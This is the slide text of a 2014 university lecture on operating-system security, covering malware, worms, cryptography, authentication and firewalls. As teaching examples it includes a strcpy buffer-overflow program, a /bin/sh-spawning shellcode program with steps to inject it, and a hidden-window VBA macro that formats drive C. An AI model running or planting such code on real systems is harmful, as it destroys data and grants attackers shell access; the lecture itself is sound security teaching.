System Security

Michael Brockway

November 7, 2014

Contents

- Security problems and program threats
- System and network threats
- Cryptography as a security tool
- User authentication
- Security defences
- System and network firewalling

References

- This lecture is based on Operating System Concepts (8th Ed), Silberschatz et al, chapter 15. You are recommended to read this chapter of the module textbook.

Security: the problem

We have to consider the external environment of the system and protect the system resources.

Intruders (crackers) attempt to breach security.

A *threat* is potential security violation.

An *attack* is an attempt to breach security:

- accidental or malicious

It is easier to protect against accidental than malicious misuse.

Security violations

Categories

- Breach of confidentiality
- Breach of integrity
- Breach of availability
- Theft of service
- Denial of service

Methods

- Masquerading (breach authentication)
- Replay attack (message modification)
- Man-in-the-middle attack
- Session hijacking

Security measures

Four types are necessary

- Physical
- Human
  - against 'social engineering', 'phishing', 'dumpster diving'
- Operating system
- Network

Security is as good as the weakest link.

Program threats (*malware*)

- Trojan Horse
  - Code segment that misuses its environment
  - Exploits mechanisms for allowing programs written by users to be executed by other users
  - Spyware, pop-up browser windows, covert channels
- Trap Door
  - Specific user identifier or password that circumvents normal security procedures
  - could be included in a compiler
- Logic Bomb
  - Program that initiates a security incident under certain (logical) circumstances
- Stack and Buffer Overflow
  - Exploits a bug in a program
  - Overflow either the stack or memory buffers


Buffer overflow in a C program

```
#include <stdio.h>
#define BUFSZ 256

int main(int argc, char *argv[]) {
  char buffer[BUFSZ];
  if (argc < 2)
    return -1;
  else {
    strcpy(buffer,argv[1]);
    return 0;
  }
}
```

A stack entry

An entry on the subroutine stack has a layout something like...




Malware!

Code to run a command shell ...

```
#include <stdio.h>
int main(int argc, char *argv[]) {
  execvp("/bin/sh","/bin /sh", NULL);
  return 0;
}
```

- Compile this to binary;
- Provide these bytes as input to a program such as the one two slides ago, with suitable padding so that the subroutine stack entry is overwritten as on the right of the next slide.

The effect



The stack entry ends up with the contents on the right and 'returns' to the address of the modified shell code.

The effect (ctd)

- It takes a fair amount of trial and error to get the padding right to achieve this;
- but the effect is that a return from subroutine runs the malware.
  - in this example, a command shell with same privieges as parent process,
  - possibly root privieges!
- Another example: see http://www.thegeekstuff.com/2013/06/buffer-overflow/

Viruses

- code fragment embedded in legitimate program
- very specific to CPU architecture, operating system, applications
- usually borne via email or as a macro
- Example: Visual Basic Macro to reformat hard drive -

```
Sub AutoOpen()
Dim oFS
  Set oFS = CreateObject("Scripting.FileSystemObject")
  vs = Shell("c:command.com /k format  c:",vbHide)
End Sub
```

Viruses (ctd)

Many categories of viruses, literally many thousands of viruses

- File
- Boot
- Macro
- Source code
- Polymorphic
- Encrypted
- Stealth
- Tunneling
- Multipartite
- Armored


Example of a boot-sector virus

- On the disk with the boot sector,
  - The virus copies the boot sector to an unused location;
  - then replaces original boot block with itself.
- At system boot, the virus reports to the OS a decreased amount of physical RAM and hides above this limit;
- The virus attaches itself to disk read/write interrupt; monitors disk all activity.
  - When a new removable medium is mounted, infects that as well;
  - It block other process' attempts to write to the boot sector;
  - May have a logic bomb to cause mischeif at a later date ...!

System & Network Threats

- Worms use *spawn* mechanism; standalone program
- Internet worm
  - exploited UNIX networking features (remote access) and bugs in *finger* and *sendmail* programs
  - Grappling hook program uploaded main worm program
- Port scanning
  - Automated attempt to connect to a range of ports on one or a range of IP addresses
- Denial of Service
  - Overload the targeted computer preventing it from doing any useful work
  - Distributed denial-of-service (DDOS) come from multiple sites at once

Morris Internet Worm



Cryptography as a security tool

Secure communication over an insecure channel

- Source and destination of messages cannot be trusted without cryptography

Four *cryptographic assurances* -

- *Confidentiality*: only intended recipient can see the message;
- *Authenticity*: the message is from whomever it purports to be from;
- *Integrity*: the message has not been tampered with in transit;
- *Non-repudiativity*: the sender cannot subsequently deny having sent the message.

Cryptography

- Based on *encryption* and *decryption algorithms*, which depend on *keys*
- Say E_k is an encryption function operating on a string of bytes, dependent on an *encryption key* k.
- Input a *plain-text* (a block of bits) message, m
- Output *ciphertext* c:
  - $c = E_k(m)$; or
  - $m \xmapsto{E_k} c$
- The decryption function D'_k depends on a *decryption key* k'.
  - This function recovers the plaintext from the ciphertext.
  - $m = D_{k'}(c)$; or
  - $c \xmapsto{D_{k'}} m$
- NB - E_k and $D_{k'}$ are *inverse* operations.

http://computing.unn.ac.uk/staff/cgmb3/teaching/cryptography/index_crypto.html

Public key Cryptographic Assurances

- Confidentiality:
  - Sender encrypts his message with recipient's public key; recipient decrypts with her private key
- Authenticity:
  - Sender creates a digital signature his name (for instance) transformed with his private key. $sig = D_{k'}(\text{“}Fred''\text{)}$
  - This is appended to message before encryption.
  - Receiver decrypts, extracts *sig*;
  - Receiver checks signature by applying sender's public key: $E_k(sig) = E_k(D_{k'}(\text{“}Fred'')) = \text{“}Fred''$
- Nonrepudiativity:
  - Also provided by digital signature: only the sender knows his private key.

Public key Cryptographic Assurances

- Message integrity assurance is provided by *collision-resistant hash-functions*
  - *Hash value* of message m is $h(m)$
  - Any small local change to m (a few bits) almost certainly changes $h(m)$
  - h designed so it is infeasible to discover m from hash $h(m)$
  - (weak) collision resistence: infeasible to contrive a message m such that $h(m) =$ a predetermined value; or (better):
  - strong collision resistence: infeasible to contrive a pair of messages m, m' such that $h(m) = h(m')$. Strong collision resistance protects against *birthday attacks*.
- Sender encloses hash value with message; receiver checks integrity by computing hash and comparing with enclosed value.

“Man” in the Middle Attack

- You are going to send your credit card details to a shopping web site ...
- How do you know it is genuine?
- A “man in the middle” could pose as the site, publish a counterfeit public key and use this to intercept messages...
  - usually sending them on to the real site, encrypted with the real public key
- Solution: *digital certificates*
  - These are proof of who or what owns a public key
  - Public keys are digitally signed a trusted party
  - Trusted party receives proof of identification from entity and certifies that the public key belongs to the entity
  - *Certificate authorities* are trusted parties their public keys are included with web browser distributions; they vouch for other authorities via digitally signing their keys (and so on).

Public v Symmetric Cryptography

- Public key provides all four assurances; key distribution is simple (but watch out for man in the middle)
  - BUT algorithms are based on mathematical functions which are computationally intensive.
- Symmetric cryptography is based on bit-level transformations
  - 1000 X as fast as public key
  - BUT does not support non-repudiativity;
  - AND key disribution and management is unwieldy:
    - among n people, $n(n-1)$ keys
    - keys proliferate stored on a *keyring*
- Hybrid solution
  - Use public key cryptography between computers to agree a *session key*;
  - Symmetric cryptography with session key used for bulk data encryption, decryption
  - Example: SSL

Example: SSL

- Insertion of cryptography at one layer of the ISO network model (the transport layer)
- SSL: Secure Socket Layer (also called TLS)
- Cryptographic protocol that limits two computers to only exchange messages with each other
  - complicated, with many variations
- Used between web servers and browsers for secure communication (credit card numbers)
- The server is verified with a certificate assuring client is talking to correct server
- Asymmetric cryptography used to establish a secure session key (symmetric encryption) for bulk of communication during session
- Communication between each computer theb uses symmetric key cryptography

User Authentication

- Crucial to identify user correctly, as protection systems depend on user ID
- User identity most often established through passwords
  - also can include something user has and /or a user attribute
- Passwords must be kept secret
  - Frequent change of passwords
  - Use of "non-guessable" passwords
  - Log all invalid access attempts
- Passwords may also either be encrypted or allowed to be used only once

Implementing security defences

- Defence-in-depth is most common security theory multiple layers of security
- Security *policy* describes what is being secured
- *Vulnerability assessment* compares real state of system / network compared to security policy
- *Intrusion detection* tries to detect attempted or successful intrusions:
    - *Signature-based detection* spots known bad patterns
    - *Anomaly detection* spots differences from normal behavior
    - False-positives and false-negatives a problem
- Virus protection
- Auditing, accounting, and logging of all or specific system or network activities

Firewalling

- A network firewall is placed between trusted and untrusted hosts
  - placed on a router
  - limits network access between these two security domains
- Can be *tunnelled* or *spoofed*
  - Tunnelling allows disallowed protocol to travel within allowed protocol (e.g. telnet inside HTTP)
  - Firewall rules are typically based on host name or IP address which can be spoofed
- *Personal firewall* is a software layer on a given host
  - Can monitor and limit traffic to and from the host
- An *application proxy* firewall understands the application protocol and can control protocol messages (e.g. SMTP)
- A *system-call* firewall monitors all important system calls and applies rules to them (e.g. this program can execute that system call)